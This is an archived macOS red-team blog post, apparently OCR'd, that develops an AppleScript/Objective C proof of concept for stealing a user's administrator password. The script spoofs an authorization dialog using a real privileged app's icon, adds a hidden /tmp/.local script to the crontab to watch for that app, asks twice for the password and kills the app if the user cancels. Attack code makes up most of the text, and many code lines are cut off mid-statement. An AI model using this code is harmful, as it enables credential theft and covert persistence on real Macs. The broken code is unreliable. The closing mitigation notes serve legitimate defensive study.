
macOS Red Team: Calling Apple APIs Without Building Binaries

By Phil Stokes

Published: 2019-12-05 · Archived: 2026-04-06 01:36:02 UTC

In the previous post on macOS red teaming, we set out to create a post-exploitation script that could automate searching for privileged apps on a target's Mac and generate a convincing-looking authorization request dialog box to steal the user's password. We also want our script to be able to monitor for use of the associated app so that it can trigger the spoofing attempt at an appropriate time to maximize success. In this post, we'll continue developing our script, explore the wider case for taking an interest in AppleScript from a security angle, and conclude with some notes on mitigation and education.



From last time, we have got as far as enumerating any Privileged Helper Tools, finding their parent applications, grabbing the associated icon and producing a reasonably credible-looking dialog box. My incomplete version of the script so far looks something like this:

```
use AppleScript version "2.4"
use scripting additions
use framework "Foundation"


property NSString : a reference to current application's NSString
```

```
property NSFileManager : a reference to current application's NSFileManager
property NSWorkspace : a reference to current application's NSWorkspace

set NSDirectoryEnumerationSkipsHiddenFiles to a reference to 4
set NSFileManager to a reference to current application's NSFileManager
set NSDirectoryEnumerationSkipsPackageDescendants to a reference to 2









set defaultIconName to "AppIcon"
set defaultIconStr to "/System/Library/CoreServices/Software Update.app/Contents/Resources/SoftwareU
set resourcesFldr to "/Contents/Resources/"
set pht to "/Library/PrivilegedHelperTools"
set iconExt to ".icns"
set makeChanges to " wants to make changes."
set privString to "Enter the Administrator password for "
set allowThis to " to allow this."
set software_update_icon to ""




(*
tba
*)




on removeWhiteSpace:aString
        set theString to current application's NSString's stringWithString:aString
        set theWhiteSet to current application's NSCharacterSet's whitespaceAndNewlineCharacterSet()
        set theString to theString's stringByTrimmingCharactersInSet:theWhiteSet
        return theString
end removeWhiteSpace:

on removePunctuation:aString
        set theString to current application's NSString's stringWithString:aString
        set thePuncSet to current application's NSCharacterSet's punctuationCharacterSet()
        set theString to theString's stringByTrimmingCharactersInSet:thePuncSet
        return theString
```

```
end removePunctuation:

on getSubstringFromIndex:anIndex ofString:aString
        set s_String to NSString's stringWithString:aString
        return s_String's substringFromIndex:anIndex
end getSubstringFromIndex:ofString:

on getSubstringToIndex:anIndex ofString:aString
        set s_String to NSString's stringWithString:aString
        return s_String's substringToIndex:anIndex
end getSubstringToIndex:ofString:

on getSubstringFromCharacter:char inString:source_string
        set s_String to NSString's stringWithString:source_string
        set find_char to NSString's stringWithString:char
        set rangeOf to s_String's rangeOfString:char
        return s_String's substringFromIndex:(rangeOf's location)
end getSubstringFromCharacter:inString:

on getSubstringToCharacter:char inString:source_string
        set s_String to NSString's stringWithString:source_string
        set find_char to NSString's stringWithString:char
        set rangeOf to s_String's rangeOfString:char
        return s_String's substringToIndex(rangeOf's location)
end getSubstringToCharacter:inString:

on getOffsetOfLastOccurenceOf:target inString:source
        set astid to AppleScript's text item delimiters
        set AppleScript's text item delimiters to target
        try
                set ro to (count source) - (count text item -1 of source)
        on error errMsg number errNum
                display dialog errMsg
                set AppleScript's text item delimiters to astid
                return ro - (length of target) + 1
        end try
end getOffsetOfLastOccurenceOf:inString:

on getShortAppName:longAppName
        try
                set longName to NSString's stringWithString:longAppName
                set lastIndex to my getOffsetOfLastOccurenceOf:"." inString:longAppName
                set shorter to my getSubstringToIndex:(lastIndex - 1) ofString:longName
                set shortest to shorter's lastPathComponent()
        on error
                # log "didn't get short name for " & longName
                return longAppName
```


```
        end try
        return shortest as text
end getShortAppName:

on enumerateFolderContents:aFolderPath
        set folderItemList to "" as text
        set nsPath to current application's NSString's stringWithString:aFolderPath
        --- Expand Tilde & Symlinks (if any exist) ---
        set nsPath to nsPath's stringByResolvingSymlinksInPath()
        --- Get the NSURL ---
        set folderNSURL to current application's |NSURL|'s fileURLWithPath:nsPath

        set theURLs to (NSFileManager's defaultManager()'s enumeratorAtURL:folderNSURL includingProp
        set AppleScript's text item delimiters to linefeed
        try
                set folderItemList to ((theURLs's valueForKey:"path") as list) as text
        end try
        return folderItemList
end enumerateFolderContents:

on getIconFor:thePath
        set aPath to NSString's stringWithString:thePath
        set bundlePath to current application's NSBundle's bundleWithPath:thePath
        set theDict to bundlePath's infoDictionary()
        set iconFile to theDict's valueForKeyPath:(NSString's stringWithString:"CFBundleIconFile")
        if (iconFile as text) contains ".icns" then
                set iconFile to iconFile's stringByDeletingPathExtension()
        end if
        return iconFile
end getIconFor:

on getAppForBundleID:anID
        set allApps to paragraphs of (do shell script my lsappinfo)
        repeat with apps in allApps
                if apps contains anID then
                        set appStr to (NSString's stringWithString:apps)
                        set subst to (my getSubstringFromCharacter:""" inString:appStr)
                        set subst to (my removeWhiteSpace:subst)
                        set subst to (my removePunctuation:subst)
                        try
                                set bundlePath to (NSWorkspace's sharedWorkspace's absolutePathForAp
                                if bundlePath is not missing value then
                                        set o to (my getOffsetOfLastOccurenceOf:"/" inString:(bundle
                                        set appname to (my getSubstringFromIndex:o ofString:bundlePa
                                        if appname is not missing value then
                                                return appname as text
                                        else
```

```
                                                return bundlePath as text
                                        end if
                                end if
                        end try
                        return subst as text
                else

                end if
        end repeat
end getAppForBundleID:

on getPrivilegedHelperTools()
        return its enumerateFolderContents:(my pht)
end getPrivilegedHelperTools

on getPrivilegedHelperPaths()
        set helpers to paragraphs of its getPrivilegedHelperTools()
        set toolNames to {}
        repeat with n from 1 to count of helpers
                set this_helper to item n of helpers

                set nsHlpr to (NSString's stringWithString:this_helper)
                -- now we can use NSString API to separate the path components
                set helperName to nsHlpr's lastPathComponent()
                set end of toolNames to {name:helperName as text, path:this_helper}
        end repeat
        return toolNames
end getPrivilegedHelperPaths

set helpers to my getPrivilegedHelperPaths()
set helpers_and_apps to {}
repeat with hlpr in helpers
        set bundleID to missing value
        set idString to missing value
        try
                set this_hlpr to hlpr's path
                set idString to (do shell script "launchctl plist __TEXT,__info_plist " & this_hlpr &
        end try
        if idString is not missing value then
                set nsIDStr to (NSString's stringWithString:idString)
                set sep to (NSString's stringWithString:"identifier ")
                set components to (nsIDStr's componentsSeparatedByString:sep)
                if (count of components) is 2 then
                        set str to item 2 of components

                        set str to (my removeWhiteSpace:str)
                        set str to (my (its removePunctuation:str))
```

```
                        set str to (str's stringByReplacingOccurrencesOfString:""" withString:"")
                        set bundleID to (str's componentsSeparatedByString:" ")'s item 1
                        set bundlePath to (NSWorkspace's sharedWorkspace's absolutePathForAppBundleW
                end if
                if bundleID is not missing value then
                        set end of helpers_and_apps to {parent:bundleID as text, path:bundlePath as
                end if
        end if
end repeat

set helpersCount to count of helpers_and_apps
if helpersCount is greater than 0 then
        #                       -- choose one at random
        set n to (random number from 1 to helpersCount) as integer
        set chosenHelper to item n of helpers_and_apps
        set hlprName to chosenHelper's helperName
        set parentName to chosenHelper's path
        set shortName to my getShortAppName:(parentName as text)
        -- set the default icon in case next command fails
        set my software_update_icon to POSIX file (my defaultIconStr as text)
        -- try to get the current helper apps icon
        try
                set iconName to my getIconFor:parentName
                set my software_update_icon to POSIX file (parentName & my resourcesFldr & (iconName
        end try
        -- let's get the user name from Foundation framework:
        set userName to current application's NSUserName()
        display dialog hlprName & my makeChanges & return & my privString & userName & my allowThis
end if
```

Choosing an Execution Method


One of AppleScript's great versatilities is the sheer variety of ways that you can execute it. This is a topic I will explore further another time, but for now let's simply list the ways. Aside from running your script in a Script Editor – something you'd likely never do other than during development – you can run AppleScript code from Services workflows, Mail Rules, Folder Actions, Droplets, and a bunch of third party utilities to boot. You can export your script as an application directly from the Script Editor, complete with its own Resources folder and icon, and you can even codesign it right there, too.



But perhaps the most versatile – and stealthy – way of all is simply to save your script as plain text with an `osascript` shebang at the top. That will allow you to call it from the command line, with no pre-compilation necessary at all. Try this simple experiment in your favorite text or code editor:

```
use framework "Foundation"
property NSWorkspace : a reference to current application's NSWorkspace
set isFront to NSWorkspace's sharedWorkspace's frontmostApplication's localizedName as text
```

If your editor has the ability to run code directly (e.g, in BBEdit you can execute the contents of the front window with Command-R), run it now and note the result. Otherwise, save the file and run it from the command line.



Of course, it returns the code editor itself since that is the frontmost app when you execute it. If we save the file as 'frontmost_app' without a file extension and run it from the Terminal, no prizes for guessing what's returned, as the Terminal is now the frontmost app:

```
~/Desktop  $ ls -al frontmost_app
-rwxr--r--@ 1 sphil  staff  211  4 Dec 13:28 frontmost_app
~/Desktop  $ file frontmost_app
frontmost_app: a /usr/bin/osascript script text executable, ASCII text
~/Desktop  $ ./frontmost_app
Terminal
~/Desktop  $
```

This may seem trivial, but it's actually quite consequential. Until relatively recently, if you wanted to call Apple's Carbon or Cocoa APIs on a Mac, you needed to build your code and compile it into a Mach-O binary. Of course, you don't need a Mach-O if you want to run Bash shell commands, but then you can't access the powerful Cocoa and Foundation APIs from that kind of shell script either.

The problem with binaries, though, particularly on Mojave and Catalina, is that they can be scanned for strings and byte sequences, subjected to codesigning and notarization checks, and typically are written to disk where they can be detected by AV suites and other security tools. Wouldn't it be nice if there was a way of executing native API code without all those security hurdles to get past? Wouldn't it be nice if we could execute that code *in memory*?

On that point, the recent discovery of a "fileless" macOS malware that builds and executes a binary in memory using the native `NSCreateObjectFileImageFromMemory` and `NSLinkModule` caused a bit of a stir this week, although it's not the first time this technique has been seen in the wild. However, with AppleScript/Objective C, we can get the power of Cocoa and Foundation APIs without building a binary at all. And since we can execute our scripts containing AppleScript/Objective C from plain, uncompiled text, that means we can CURL out to a remote server to download and then execute our "malicious" AppleScript/Objective C code in memory, too, without ever touching the file system.

At this point, it's probably worth pointing out that AppleScript isn't the only way you can do this. There is also JavaScript for Automation (JXA), a 3rd party Python/Objective C (PyObjC) and even Swift can be used as a scripting language. However, to my mind AppleScript/Objective C is more stable and mature than JXA, less obvious than Python and doesn't require external dependencies, while also substantially easier to develop than Swift scripts. That doesn't mean these alternatives aren't worth our attention another day, though!

But wait…Why Not Use 'Vanilla' AppleScript?

Let's return to our Proof-of-Concept script that we began in the previous post. Our little NSWorkspace code snippet above will come in handy as one of the tasks we have to implement is watching for the app that we have chosen to spoof becoming active. This will be an ideal time to socially engineer the user and see if we can catch our target off guard and grab their credentials.

Old school AppleScripters will know that we can use a short snippet of what is sometimes called "vanilla" AppleScript code to tell us which app is "frontmost" without reaching out to Cocoa APIs like NSWorkspace.

```
tell application "System Events"
```

```
set frontapp to POSIX path of (file of process 1 whose frontmost is true) as text

end tell
```

However, vanilla AppleScript is problematic on a few counts. One, AppleScript is much slower than Objective C; two, the System Events app itself is notoriously slow and sometimes buggy; three, on Catalina, Apple have put limits on what you can do with some of the Apple Events generated by AppleScript. As soon as you start trying to control applications with AppleScript you are at risk of triggering a user consent dialog. From WWDC 2019:

> "…the user must consent before one app can use AppleScript or raw Apple Events to control the actions of another app. These consent prompts make it clear, which apps are acting under the influence of which other apps and give the user control over that automation."

We can avoid these potentially noisy Apple Events by steering clear of interacting with other apps and utilities with vanilla AppleScript and sticking to a combination of Foundation and Cocoa APIs and calling out to native command line utilities where necessary.

Finding the Right Time For Social Engineering

Our next obstacle is figuring out how to check for our target app becoming frontmost without our own code getting in the way and becoming frontmost when we execute it. The answer to that problem lies in deciding how we're going to launch our POC script.

As we've seen, there are many different contexts in which we can launch AppleScript code, but let's assume here that we will execute our script from a plain text ASCII file. We can do that in any number of ways. From a parent `bash` or `python` script, or directly from `osascript`, and there are also a number of options in terms of watching for the application to come frontmost. Rather than recommend any in particular, I'll refer you to this post on macOS persistence methods, which explains the various options for launching persistent code. For the sake of this example, I'm going to use a cron job because cron jobs are quick and easy to write and less visible to most users than, say, LaunchAgents and LaunchDaemons.

We can insert a cron job to the user's crontab without authorization or authentication. A simple `echo` will do, though beware that this particular way of doing it will overwrite any existing cron jobs the user may have:

```
$ echo '*/1    *    *    *    * /tmp/.local' | crontab -
```

This will cause whatever is located at `/tmp/.local` to execute once a minute, indefinitely. Of course, we place our POC script at just that location. Let's expand our earlier snippet and test this mechanism to make sure it returns the application that the user is engaged with rather than our calling code:

```
#!/usr/bin/osascript
use framework "Foundation"
property NSWorkspace : a reference to current application's NSWorkspace
property NSString : a reference to current application's NSString

set userName to current application's NSUserName() as text

set isFront to NSWorkspace's sharedWorkspace's frontmostApplication's localizedName as text
set filePath to "/Users/" & userName & "/front.out"
set frontApp to NSString's stringWithString:isFront
frontApp's writeToFile:filePath atomically:true

```

Save this as `/tmp/.local` and execute the line above to install the crontab. Assuming you have no other cron jobs, you can safely do this on your own machine and remove the crontab later with

`$ crontab -r`

Now, you might like to continue browsing for a minute or so before inspecting what's inside the `~/front.out` file. If all's gone well, it should be the name of your browser, or whatever application you were using when the code triggered.

The cron job will keep running the script and overwrite the last entry every minute until you either delete the crontab or remove the script at `/tmp/.local`.

We now have a mechanism for watching for the user's activity that should not trip any built-in macOS security mechanisms. We can now hook that up to our POC script so that whatever application has been chosen by the script to get spoofed is the one we watch out for.


Let's add a repeat loop that calls a new handler, `checkIfFrontmost:shortName`.

```
set userName to current application's NSUserName()
-- let's wait for the shortName to appear
set appHasAppeared to false
repeat while appHasAppeared is false
   set appHasAppeared to my checkIfFrontmost:shortName
end repeat
if appHasAppeared is true then
   repeat with i from 1 to 2
      try
         set theAnswer to text returned of (display dialog hlprName & my makeChanges & return & my
            privString & userName & my allowThis default answer "" with title shortName default button
            "OK" with icon my software_update_icon as «class furl» with hidden answer)
         set the end of answers to theAnswer
      on error
         if i is 2 then
```

You can now create the handler further up the script by adapting the code snippet we tested above to check and return **true** if the app name is the same as `shortName`, and **false** otherwise. Remember that `shortName` is being passed into the handler as an NSString, so deal with that as described in the previous post.

Password Capture and Confirmation

We now have pretty much everything in place: a means of enumerating trusted, authorized helper tools and their parent apps, a convincing dialog box with icon and appropriate title, and a means of determining when the user is engaged with our target app. Let's add the code for dealing with the dialog box's "OK" and "Cancel" buttons.



Here we repeat the request twice, and save the answer given in a list called `answers`. Later, we retrieve the last answer in the list, assuming that the user would have typed more carefully on the second request, as typically users believe a failed authorization is due to their own typing error. We also add some logic here in case the user decides to cancel out at any point. In that event, we throw another dialog saying the parent app "can't continue", and we then attempt to kill the process by getting its PID either from the app's path or its bundle identifier. Again, note we could do this directly with vanilla AppleScript just by using a

```
tell application "BBEdit" to quit
```

We could also use NSRunningApplication's `terminate` API, but at risk of running into macOS security checks, it may be better to shell out and issue a `kill` command via `do shell script`. Here's a quick and dirty handler for grabbing the PID that probably needs a bit more battle-testing.

```
on getPidFor:pathOrBid isPath:aBool
    set retVal to ""
    set pid to ""
    if aBool is true then
        try
            set pid to do shell script "ps -ex | grep '" & pathOrBid & "/Contents/MacOS' | grep -v grep | awk '{print $1}'"
        end try
    else
        try
            set pid to do shell script "launchctl list | grep " & pathOrBid & " | grep -v grep | awk '{print $1}'"
        end try
    end if
    if pid is "-" then set pid to ""
    return pid
end getPidFor:isPath:

on checkIfFrontmost:name
```

Finally, I leave it as an exercise for the reader to decide on how best to write the password out to file. You could use vanilla AppleScript here, since it won't involve interapplication communication, but there's a perfectly good (faster, stabler) NSString `writeToFile:` API that you can use instead. Regardless of technique, consider the location carefully in light of Mojave's and Catalina's new user privacy restrictions. Our incomplete POC script will also require some further logic to stop the spoofing (remember that cron job is still firing!) once we've successfully captured the password.

Blue Teams and Mitigation Strategies

In this post and the previous post, I've tried to show how AppleScript can be leveraged as a "living off the land" utility in the hope of drawing attention to just how powerful this underused and underrated macOS technology really is.

While I find it unlikely that threat actors would use these techniques in the wild – in part, because threat actors already have well established techniques for acquiring privileges – I believe it is important that as security researchers we turn over every stone, look into every possibility and ask questions like "what if someone did this?" "how would we detect it?" "what should we do to prevent it?" I believe the onus is on us to know at least as much as our adversaries about how macOS technologies work and what can be done with them.

On top of that, the ease (after a little practice!) with which sophisticated and powerful AppleScript/Objective C scripts can be built, modified and deployed can provide another useful tool for red teams looking for unexpected pay offs in their engagements.

For mitigation strategies, aside from running demos of this kind of spoofing activity to educate users, defenders should look out for `osascript` in the processes list. There aren't many legitimate users of `osascript` in organizations and those that there are should be easy to enumerate and monitor. AppleScript is very much like "the PowerShell of macOS", only with *much more* power and much *less* scrutiny from the security community. Let's make sure we, as defenders, know more about it than those with malicious intent.
